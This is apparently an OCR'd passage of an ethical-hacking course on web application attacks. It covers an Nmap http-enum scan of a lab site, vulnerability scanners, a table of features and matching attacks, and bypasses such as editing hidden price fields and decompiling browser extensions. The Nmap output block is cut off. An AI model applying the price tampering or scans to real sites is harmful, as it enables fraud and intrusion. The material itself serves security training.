
- **Nmap**

  Source: *https://nmap.org*

  Attackers use the Nmap NSE script http-enum to enumerate applications, directories and files of web servers that are exposed on the Internet. Thus, they can identify critical security vulnerabilities in the target web application.

  Run the following Nmap command to gather information about the exposed files and directories of the target web server:

  `nmap -sV --script=http-enum <target domain or IP address>`



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-23 02:41 EDT

Identify Web Application Vulnerabilities

Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers to gain administrator-level access to the server or retrieve sensitive information stored on the server. They scan applications for identifying vulnerabilities and detect attack surfaces on the target applications. Performing comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application. Through vulnerability scanning, attackers can also catalog different vulnerabilities, prioritize them based on their threat levels, and use them while targeting an application. Attackers can use tools such as Vega, WPScan Vulnerability Database, Arachni, and Uniscan to identify vulnerabilities in the target web applications.

- **Vega**

  Source: *https://www.subgraph.com*

  Vega is a free and open-source web security scanner and web security testing platform for testing the security of web applications. Vega helps you to find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java and is GUI-based, and it runs on Linux, OS X, and Windows. Vega also helps you to find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file include, shell injection, and others. It also probes TLS/SSL security settings and identifies opportunities for improving the security of your TLS servers.

Some additional web application scanning tools are as follows:

- WPScan Vulnerability Database (*https://wpscan.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Map the Attack Surface

Once the attackers detect the entry points, server-side technologies, and functionalities, they can find their respective vulnerabilities and map the attack surface area of the target web application. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors in planning their attack.

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Code	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Table 14.2: Table showing information and respective attacks

Bypass Client-side Controls

- A web application requires client-side controls to **prevent user inputs from affecting data transmission via client components** and to **implement measures** that control a user's interaction with his or her own client
- Web developers often think that the data transmitted from the client to server is **under control by the user**, and this **assumption can make applications vulnerable** to various attacks

Attack Hidden Form Fields	**Identify hidden form fields** in a web page and **manipulate its tags** and fields to exploit the web page before it transmits data to the server
Attack Browser Extensions	Attempt to **intercept the traffic** from browser extensions or decompile the browser extensions to capture user data
Perform Source Code Review	Perform a **source code review** to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools
Evade XSS Filters	Evade XSS filters by **injecting unusual characters** into the HTML code

Bypass Client-side Controls: Attack Hidden Form Fields

- In any e-commerce/retailing web applications, the developer flags certain fields like product name, and product price as **hidden to prevent the user from viewing and modifying the fields**
- In every client session, developers use hidden fields to **store client information**, including product prices and discount rates
- To exploit such vulnerable web applications, save the source code for the **HTML page**, tamper the price values by editing the **price field's value**, and reload the source into a browser. The **Buy** button can then be clicked to buy the product at the edited price
- You can also attempt to **provide negative values** in the price field to get a **refund** from the application

Bypass Client-side Controls: Attack Browser Extensions

- Capturing data from a web application that uses **browser extension components** can be achieved by two methods

Intercepting Traffic from Browser Extensions


- Attempt to **intercept and modify requests** made by the component as well as responses from the server
- Use tools like **Burp Suite** to capture the data

Decompiling Browser Extensions

- In this technique, you can attempt to **decompile the component's bytecode** to view its detailed source, which allows you to identify detailed information of the component functionality
- The main advantage of this technique is that it allows you to **modify data present** in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data

